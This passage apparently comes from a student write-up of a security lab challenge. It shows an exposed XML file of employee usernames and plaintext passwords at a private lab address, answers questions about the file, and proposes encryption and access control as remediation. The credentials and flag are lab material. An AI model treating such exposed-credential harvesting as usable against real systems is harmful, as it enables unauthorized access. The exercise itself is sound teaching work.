  <Password>Here is the Code for Challenge 4!</Password>
  <Signature>21z-1478K</Signature>
  <Type>Flag</Type>
</Employee>
--<Employee ID="1">
  <UserName>admin</UserName>
  <Password>adminpass</Password>
  <Signature>g0t r00t?</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="2">
  <UserName>adrian</UserName>
  <Password>somepassword</Password>
  <Signature>Zombie Films Rock!</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="3">
  <UserName>john</UserName>
  <Password>monkey</Password>
  <Signature>I like the smell of confunk</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="4">
  <UserName>jeremy</UserName>
  <Password>password</Password>
  <Signature>d1373 1337 speak</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="5">
  <UserName>bryce</UserName>
  <Password>password</Password>
  <Signature>I Love SANS</Signature>
  <Type>Admin</Type>
```

What is the URL of the file?

- [http://10.5.5.11/data/user\\_accounts.xml](http://10.5.5.11/data/user_accounts.xml)

What is the content of the file?

- username and password creds of employees with their signatures

What is the code for Challenge 4?

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### Step 3: Research and propose remediation that would prevent file content from being transmitted in clear text.

What are two remediation methods that can prevent unauthorized persons from viewing the content of the files?

- implementing data encryption
- enforcing strict access control policies